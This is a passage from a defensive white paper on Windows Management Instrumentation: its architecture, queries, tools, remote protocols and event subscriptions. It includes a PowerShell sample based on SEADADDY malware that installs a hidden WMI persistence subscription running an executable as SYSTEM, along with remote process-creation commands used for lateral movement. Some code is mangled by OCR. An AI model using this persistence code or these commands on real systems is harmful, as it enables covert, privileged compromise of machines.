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WHITE PAPER

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

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Introduction

As technology is introduced and subsequently deprecated over time in the Windows operating system, one powerful technology that has remained consistent since Windows NT 4.0[1] and Windows 95[2] is Windows Management Instrumentation (WMI). Present on all Windows operating systems, WMI is comprised of a powerful set of tools used to manage Windows systems both locally and remotely.

While it has been well known and utilized heavily by system administrators since its inception, WMI became popular in the security community when it was found to be used by Stuxnet[3]. Since then, WMI has been gaining popularity amongst attackers for its ability to perform system reconnaissance, anti-virus and virtual machine (VM) detection, code execution, lateral movement, persistence, and data theft.

As attackers increasingly utilize WMI, it is important for defenders, incident responders, and forensic analysts to have knowledge of WMI and to know how they can wield it to their advantage. This whitepaper introduces you to WMI, demonstrates actual and proof-of-concept attacks using WMI, shows how WMI can be used as a rudimentary intrusion detection system (IDS), and presents how to perform forensics on the WMI repository file format.

[1] https://web.archive.org/web/20050115045451/http://www.microsoft.com/downloads/details.aspx?FamilyID=c174cfb1-ef67-471d-9277-4c2b1014a31e&displaylang=en

[2] https://web.archive.org/web/20051106010729/http://www.microsoft.com/downloads/details.aspx?FamilyId=98A4C5BA-337B-4E92-8C18-A63847760EA5&displaylang=en

[3] http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html

WMI Architecture

WMI is the Microsoft implementation of the Web-Based Enterprise Management (WBEM)[4] and Common Information Model (CIM)[5] standards published by the Distributed Management Task Force (DMTF)[6]. Both standards aim to provide an industry-agnostic means of collecting and transmitting information related to any managed component in an enterprise. An example of a managed component in WMI would be a running process, registry key, installed service, file information, and so on. These standards communicate the means by which implementers should query, populate, structure, transmit, perform actions on, and consume data.

At a high level, Microsoft's implementation of these standards can be summarized as follows:

Managed Components

Managed components are represented as WMI objects – class instances representing highly structured operating system data. Microsoft provides a wealth of WMI objects that communicate information related to the operating system. e.g. `Win32_Process`, `Win32_Service`, `AntiVirusProduct`, `Win32_StartupCommand`, and so on.

Consuming Data

Microsoft provides several means for consuming WMI data and executing WMI methods. For example, PowerShell provides a very simple means for interacting with WMI.

Querying Data

All WMI objects are queried using a SQL like language called WMI Query Language (WQL). WQL enables fine grained control over which WMI objects are returned to a user.

Populating Data

When a user requests specific WMI objects, the WMI service (`Winmgmt`) needs to know how to populate the requested WMI objects. This is accomplished with WMI providers. A WMI provider is a COM-based DLL that contains an associated GUID that is registered in the registry. WMI providers do the data – e.g. querying all running processes, enumerating registry keys, and so on.

When the WMI service populates WMI objects, there are two types of class instances: dynamic and persistent objects. Dynamic objects are generated on the fly when a specific query is performed. For example, `Win32_Process` objects are generated on the fly. Persistent objects are stored in the CIM repository a database located in `%SystemRoot%\System32\wbem\Repository\` that stores WMI class instances, class definitions, and namespace definitions..

Structuring Data

The schemas of the vast majority of WMI objectsare described in Managed Object Format (MOF) files. MOF files use a C++ like syntax and provide the schema for a WMI object. So while WMI providers generate raw data, MOF files provide the schema in which the generated data is formatted. From a defenders perspective, it is worth noting that WMI object definitions can be created without a MOF file. Rather, they can be inserted directly into the CIM repository using .NET code.

Transmitting Data

Microsoft provides two protocols for transmitting WMI data remotely: Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM).

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
[4] http://www.dmtf.org/standards/wbem
[5] http://www.dmtf.org/standards/cim
[6] http://www.dmtf.org/

Performing Actions

Some WMI objects include methods that can be executed. For example, a common method executed by attackers for performing lateral movement is the static `Create` method in the `Win32_Process` class which is a quick way to create a new process. WMI also provides an eventing system whereby users can register event handlers upon the creation, modification, or deletion of any WMI object instance.

Figure 1 provides a high-level overview of the Microsoft implementation of WMI and the relationship between its implemented components and the standards they implement.

Figure 1:
A high-level overview of the WMI architecture



WMI Classes and Namespaces

WMI represents most data related to operating system information and actions in the form of objects. A WMI object is an instance of a class – a highly structured definition of how information is to be represented. Many of the commonly used WMI classes are described in detail on MSDN. For example, a common, well documented WMI class is `Win32_Process`[7]. There are many undocumented WMI classes, luckily, WMI is discoverable and all WMI classes can be queried using WMI Query Language (WQL).

WMI classes are categorized hierarchically into namespaces very much like a traditional, object-oriented programming language. All namespaces derive from the ROOT namespace and Microsoft uses `ROOT\CIMV2` as the default namespace when querying objects from a scripting language when a namespace is not explicitly specified. The following registry key contains all WMI settings, including the defined default namespace:

[7] https://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx

On the Windows 7 system we tested, we found, 7,950 WMI classes present. This means that there is a massive volume of retrievable operating system data.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM

As an example, the following PowerShell code in Figure recursively queries all WMI classes and their respective namespaces.

Figure 2:
Sample PowerShell code to list all WMI classes and namespaces

```
functionGet-WmiNamespace {
Param ($Namespace='ROOT')

Get-WmiObject-Namespace$Namespace-Class__NAMESPACE|ForEach-Object {
        ($ns='{0}\{1}'-f$_.__NAMESPACE,$_.Name)
Get-WmiNamespace-Namespace$ns
    }
}

$WmiClasses=Get-WmiNamespace|ForEach-Object {
$Namespace=$_
Get-WmiObject-Namespace$Namespace-List|
ForEach-Object { $_.Path.Path }
} |Sort-Object-Unique
```

On the Windows 7 system we tested, we found, 7,950 WMI classes present.
This means that there is a massive volume of retrievable operating system data.

The following is a small sampling of full WMI class paths returned by the script above:

```
\\TESTSYSTEM\ROOT\CIMV2:StdRegProv
\\TESTSYSTEM\ROOT\CIMV2:Win32_1394Controller
\\TESTSYSTEM\ROOT\CIMV2:Win32_1394ControllerDevice
\\TESTSYSTEM\ROOT\CIMV2:Win32_Account
\\TESTSYSTEM\ROOT\CIMV2:Win32_AccountSID
\\TESTSYSTEM\ROOT\CIMV2:Win32_ACE
\\TESTSYSTEM\ROOT\CIMV2:Win32_ActionCheck
\\TESTSYSTEM\ROOT\CIMV2:Win32_ActiveRoute
\\TESTSYSTEM\ROOT\CIMV2:Win32_AllocatedResource
\\TESTSYSTEM\ROOT\CIMV2:Win32_ApplicationCommandLine
\\TESTSYSTEM\ROOT\CIMV2:Win32_ApplicationService
\\TESTSYSTEM\ROOT\CIMV2:Win32_AssociatedProcessorMemory
\\TESTSYSTEM\ROOT\CIMV2:Win32_AutochkSetting
\\TESTSYSTEM\ROOT\CIMV2:Win32_BaseBoard
\\TESTSYSTEM\ROOT\CIMV2:Win32_BaseService
\\TESTSYSTEM\ROOT\CIMV2:Win32_Battery
\\TESTSYSTEM\ROOT\CIMV2:Win32_Binary
\\TESTSYSTEM\ROOT\CIMV2:Win32_BindImageAction
\\TESTSYSTEM\ROOT\CIMV2:Win32_BIOS
```

Querying WMI

WMI provides a straightforward syntax for querying WMI object instances, classes, and namespaces – WMI Query Language (WQL)[8]. There are three categories of WQL queries:

1. Instance queries – Used to query WMI class instances
2. Event queries – Used as a WMI event registration mechanism – e.g. WMI object creation, deletion,or modification
3. Meta queries – Used to query WMI class schemas

Instance Queries

Instance queries are the most common WQL query used for obtaining WMI object instances. Basic instance queries take the following form:

```
SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>
```

[8] https://msdn.microsoft.com/en-us/library/aa392902(v=vs.85).aspx

The following query returns all running processes where the executable name contains "chrome". More specifically, this query returns all properties of every instance of a `Win32_Process` class where the Name field contains the string "chrome".

```
SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"
```

Event Queries

Event queries provide an alerting mechanism for the triggering of event classes. A commonly used event query triggers upon the creation of a WMI class instance. Event queries will take the following form:

```
SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING
INTERVAL] <WHERE [CONSTRAINT]>
SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>
```

Intrinsic and extrinsic events will be explained in further detail in the eventing section.

The following event query triggers upon an interactive user logon. According to MSDN documentation[9], a `LogonType` of 2 refers to an interactive logon.

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```

[9] https://msdn.microsoft.com/en-us/library/aa394189(v=vs.85).aspx

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This event query triggers upon insertion of removable media:

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

Meta Queries

Meta queries provide a mechanism for WMI class schema discovery and inspection. A meta query takes the following form:

```
SELECT [Class property name|*] FROM [Meta_Class<WHERE [CONSTRAINT]>
```

The following query lists all WMI classes that start with the string "Win32".

```
SELECT * FROM Meta_Class WHERE __Class LIKE “Win32%”
```

When performing any WMI query, the default namespace of ROOT\CIMV2 is implied unless explicitly provided.

Interacting with WMI

Microsoft and third party vendors provide a wealth of client tools that allow you to interact with WMI. The following is a non-exhaustive list of such client utilities:

PowerShell

PowerShell is an extremely powerful scripting language that contains a wealth of functionality for interacting with WMI. As of PowerShell version 3, the following cmdlets (PowerShell parlance for a command) are available for interacting with WMI:

- `Get-WmiObject`
- `Get-CimAssociatedInstance`
- `Get-CimClass`
- `Get-CimInstance`
- `Get-CimSession`
- `Set-WmiInstance`
- `Set-CimInstance`
- `Invoke-WmiMethod`
- `Invoke-CimMethod`
- `New-CimInstance`
- `New-CimSession`
- `New-CimSessionOption`
- `Register-CimIndicationEvent`
- `Register-WmiEvent`
- `Remove-CimInstance`
- `Remove-WmiObject`
- `Remove-CimSession`

The WMI and CIM cmdlets offer similar functionality; however, CIM cmdlets were introduced in PowerShell version 3 and offer some additional flexibility over WMI cmdlets[10]. The greatest advantage to using the CIM cmdlets is that they work over both WinRM and DCOM protocols. The WMI cmdlets only work over DCOM. Not all systems will have PowerShell v3+ installed, however. PowerShell v2 is installed by default on Windows 7. As such,it is viewed as the least common denominator by attackers.

wmic.exe

`wmic.exe` is a powerful command line utility for interacting with WMI. It has a large amount of convenient default aliases for WMI objects but you can also perform more complicated queries. wmic.exe can also execute WMI methods and is used often by attackers to perform lateral movement by calling the `Win32_ProcessCreate` method. One of the limitations of wmic.exe is that you cannot call methods that accept embedded WMI objects. If PowerShell is not available though, it is sufficient for performing reconnaissance and basic method invocation.


Microsoft and third party vendors provide a wealth of client tools that allow you to interact with WMI.

[10] http://blogs.msdn.com/b/powershell/archive/2012/08/24/introduction-to-cim-cmdlets.aspx

wbemtest.exe

`wbemtest.exe` is a powerful GUI WMI diagnostic tool. It is able to enumerate object instances, perform queries, register events, modify WMI objects and classes, and invoke methods both locally and remotely. The interface isn't the most user friendly, but from an attacker's perspective it serves as an alternative option if other tools are not available – e.g. if `wmic.exe` and `powershell.exe` are blocked by an application white listing solution. For a tool with a less than ideal UI as seen in Figure 3, it is a surprisingly powerful utility.


Figure 3:
wbemtest GUI interface



WMI Explorer


WMI Explorer is a great WMI class discovery tool from Sapien. It provides a polished GUI as seen in Figure 4 that allows you to explore the WMI repository in a hierarchical fashion. It is also able to connect to remote WMI repositories and perform queries. WMI class discovery tools like this are valuable to researchers looking for WMI classes that can be used for offense or defense.

Figure 4:
Sapien WMI Explorer



CIM Studio

CIM Studio is a free, legacy tool from Microsoft that allows you to easily browse the WMI repository. Like WMI Explorer, this tool is good for WMI class discovery.



Windows Script Host (WSH) languages

The two WSH language provided by Microsoft are VBScript and JScript. Despite their reputation as being antiquated and less than elegant languages, they are both powerful scripting languages when it comes to interacting with WMI. In fact, full backdoors have been written in VBScript and JScript that utilize WMI as its primary command and control (C2) mechanism. Additionally, as will be explained later, these are the only languages supported by the `ActiveScriptEventConsumer` event consumer – a valuable WMI component for attackers and defenders. Lastly, from an offensive perspective, VBScript and JScript are the lowest common denominator on older systems that do not have PowerShell installed.

C/C++ via IWbem* COM API
If you need to interact with WMI in an unmanaged language like C or C++, you will need to use the COM API for WMI[11]. Reverse engineers will need to become familiar with this interface and the respective COM GUIDs in order to successfully comprehend compiled malware that interacts with WMI.

.NET System.Management classes
The .NET class library provides several WMI-related classes within the `System.Management` namespace making interacting with WMI in languages like C#, VB.Net, and F# relatively simple. As will be seen in subsequent examples, these classes are used in PowerShell code to supplement existing WMI/CIM cmdlets.

winrm.exe
`winrm.exe` can be used to enumerate WMI object instances, invoke methods, and create and remove object instances on local and remote machines running the WinRM service. winrm.exe can also be used to configure WinRM settings.

The following examples show how winrm.exe may be used to execute commands, enumerate multiple object instances, and retrieve a single object instance:

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

wmic and wmis-pth for Linux
wmic is a simple Linux command-line utility used to perform WMI queries. wmis is a command-line wrapper for remote invocation of the `Win32_Process Create` method. Skip Duckwall also patched `wmis` to accept NTLM hashes[12]. The hash-enabled version of `wmis` has been used heavily by pentesters.

Remote WMI

While one can interact with WMI locally, the power of WMI is realized when it is used over the network. Currently, two protocols exist that enable remote object queries, event registration, WMI class method execution, and class creation: DCOM and WinRM.

Both of these protocols may be viewed as advantageous to an attacker since most organizations and security vendors generally don't inspect the content of this traffic for signs of malicious activity. All an attacker needs to leverage remote WMI are valid, privileged user credentials. In the case of the Linux `wmis-pth` utility, all that is needed is the hash of the victim user.

[11] https://msdn.microsoft.com/en-us/library/aa389276(v=vs.85).aspx
[12] http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html

Distributed Component Object Model (DCOM)
DCOM has been the default protocol used by WMI since its inception. DCOM establishes an initial connection over TCP port 135. Subsequent data is then exchanged over a randomly selected TCP port. This port range can be configured via `dcomcnfg.exe` which ultimately modifies the following registry key:

`HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet - Ports (REG_MULTI_SZ)`

All of the built-in WMI cmdlets in PowerShell communicate using DCOM.

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName
192.168.72.134 -Credential 'WIN-B85AAA7ST4U\Administrator
```

Windows Remote Management (WinRM)
Recently, WinRM has superseded DCOM as the recommended remote management protocol for Windows. WinRM is built upon the Web Services-Management (WSMan) specification – a SOAP-based device management protocol. Additionally, PowerShell Remoting is built upon the WinRM specification and allows for extremely powerful remote management of a Windows enterprise at scale. WinRM was also built to support WMI or more generically, CIM operations over the network.

By default, the WinRM service listens on TCP port 5985 (HTTP) and is encrypted by default. Certificates may also be configured enabling HTTPS support over TCP port 5986.

WinRM settings are easily configurable using GPO, `winrm.exe`, or the PowerShell WSMan PSDrive as shown here:

```
PS C:\> ls WSMan:\localhost

   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type            Name                           SourceOfValue   Value
----            ----                           -------------   -----
System.String   MaxEnvelopeSizekb                              500
System.String   MaxTimeoutms                                   60000
System.String   MaxBatchItems                                  32000
System.String   MaxProviderRequests                            4294967295
Container       Client
Container       Service
Container       Shell
Container       Listener
Container       Plugin
Container       ClientCertificate
```

PowerShell provides a convenient cmdlet for verifying that the WinRM service is listening – `Test-WSMan`. If `Test-WSMan` returns a result, it indicates that the WinRM service is listening on that system.

```
PS C:\> Test-WSMan -ComputerName 192.168.72.134

wsmid          : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion: http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor  : Microsoft Corporation
ProductVersion : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

For interacting with WMI on systems running the WinRM service, the only built-in tools that support remote WMI interaction is `winrm.exe` and the PowerShell CIM cmdlets. The CIM cmdlets may also be configured to use DCOM, however for systems without a running WinRM service.

```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.134 -Credential ‘WIN-B85AAA7ST4U\
Administrator’ -Authentic
ation Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process
```

WMI Eventing

One of the most powerful features of WMI from an attackers or defenders perspective is the ability of WMI to respond asynchronously to WMI events. With few exceptions, WMI eventing can be used to respond to nearly any operating system event. For example, WMI eventing may be used to trigger an event upon process creation. This mechanism could then be used as a means to perform command-line auditing on any Windows OS.

There are two classes of WMI events – those that run locally in the context of a single process and permanent WMI event subscriptions. Local event last for the lifetime of the host process whereas permanent WMI events are stored in the WMI repository, run as SYSTEM, and persist across reboots.

Eventing Requirements

In order to install a permanent WMI event subscription, three things are required:

1. An event filter – The event of interest
2. An event consumer – An action to perform upon triggering an event
3. A filter to consumer binding – The registration mechanism that binds a filter to a consumer

Event Filters

An event filter describes an event of interest and is implemented with a WQL event query. Once system administrators have configured a filter, they can use it to receive alerts when new events are created. As an example, event filters might be used to describe some of the following events:

- Creation of a process with a certain name
- Loading of a DLL into a process
- Creation of an event log with a specific ID
- Insertion of removable media
- User logoff
- Creation, modification, or deletion of any file or directory.

Event filters are stored in an instance of a `ROOT\subscription:__EventFilter` object. Event filter queries support the following types of events:

Intrinsic Events

Intrinsic events are events that fire upon the creation, modification, and deletion of any WMI class, object, or namespace. They can also be used to alert to the firing of timers or the execution of WMI methods. The following intrinsic events take the form of system classes (those that start with two underscores) and are present in every WMI namespace:

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`
- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

These events are extremely powerful as they can be used as triggers for nearly any conceivable event in the operating system. For example, if one was interested in triggering an event based upon an interactive logon, the following intrinsic event query could be formed:

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```

This query is translated to firing upon the creation of an instance of a `Win32_LogonSession` class with a logon type of 2 (Interactive).

Due to the rate at which intrinsic events can fire, a polling interval must be specified in queries – specified with the WQL WITHIN clause. That said, it is possible on occasion to miss events. For example, if an event query is formed targeting the creation of a WMI class instance, if that instance is created and destroyed (e.g. common for some processes – `Win32_Process` instances) within the polling interval, that event would be missed. This side effect must be taken into consideration when creating intrinsic WMI queries.

Extrinsic Events

Extrinsic events solve the potential polling issues related to intrinsic events because they fire immediately upon an event occurring. The downside to them though is that there are not many extrinsic events present in WMI; the events that do exist are extremely powerful and performant, however. The following extrinsic events may be of value to an attacker or defender:

- ROOT\CIMV2:Win32_ComputerShutdownEvent
- ROOT\CIMV2:Win32_IP4RouteTableEvent
- ROOT\CIMV2:Win32_ProcessStartTrace
- ROOT\CIMV2:Win32_ModuleLoadTrace
- ROOT\CIMV2:Win32_ThreadStartTrace
- ROOT\CIMV2:Win32_VolumeChangeEvent
- ROOT\CIMV2: Msft_WmiProvider*
- ROOT\DEFAULT:RegistryKeyChangeEvent
- ROOT\DEFAULT:RegistryValueChangeEvent

The following extrinsic event query could be formed to capture all executable modules (user and kernel-mode) loaded into every process

```
SELECT * FROM Win32_ModuleLoadTrace
```

Event Consumers

An event consumer is a class that is derived from the `__EventConsumer` system class that represents the action to take upon firing an event. The following useful standard event consumer classes are provided:

- `LogFileEventConsumer`
  - Writes event data to a specified log file
- `ActiveScriptEventConsumer`
  - Executes an embedded VBScript of JScript script payload
- `NTEventLogEventConsumer`
  - Creates an event log entry containing the event data
- `SMTPEventConsumer`
  - Sends an email containing the event data
- `CommandLineEventConsumer`
  - Executes a command-line program

Attackers make heavy use of the `ActiveScriptEventConsumer` and `CommandLineEventConsumer` classes when responding to their events. Both event consumers offer a tremendous amount of flexibility for an attacker to execute any payload they want all without needing to drop a single malicious executable or script to disk.

Malicious WMI Persistence Example

The PowerShell code in Figure 5is a modified instance of the WMI persistence code present in the SEADADDY[13] malware family[14]. The event filter was taken from the PowerSploit persistence module and is designed to trigger shortly after system startup. The event consumer simply executes an executable with SYSTEM privileges.

The event filter in the example in Figure 5 is designed to trigger between 200 and 320 seconds after system startup. Upon triggering the event the event consumer executes an executable that had been previously dropped.

The filter and consumer are registered and bound together by specifying both the filter and consumer within a `__FilterToConsumerBinding` instance.

Figure 5:
SEADADDY WMI persistence with PowerShell

```
$filterName='BotFilter82'
$consumerName='BotConsumer23'
$exePath='C:\Windows\System32\evil.exe'
$Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"
$WMIEventFilter=Set-WmiInstance-Class__EventFilter-NameSpace"root\subscription"-Arguments @{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query} -ErrorActionStop
$WMIEventConsumer=Set-WmiInstance-ClassCommandLineEventConsumer-Namespace"root\subscription"-Arguments@=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}
Set-WmiInstance-Class__FilterToConsumerBinding-Namespace"root\subscription"-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

13 https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887
14 https://github.com/pan-unit42/iocs/blob/master/seaduke/decompiled.py#L887

WMI Attacks

WMI is an extremely powerful tool for attackers across many phases of the attack lifecycle. There is a wealth of WMI objects, methods, and events that can be extremely powerful for performing anything from reconnaissance, AV/VM detection, code execution, lateral movement, covert data storage, to persistence. It is even possible to build a pure WMI backdoor that doesn't introduce a single file to disk.

There are many advantages of using WMI to an attacker:

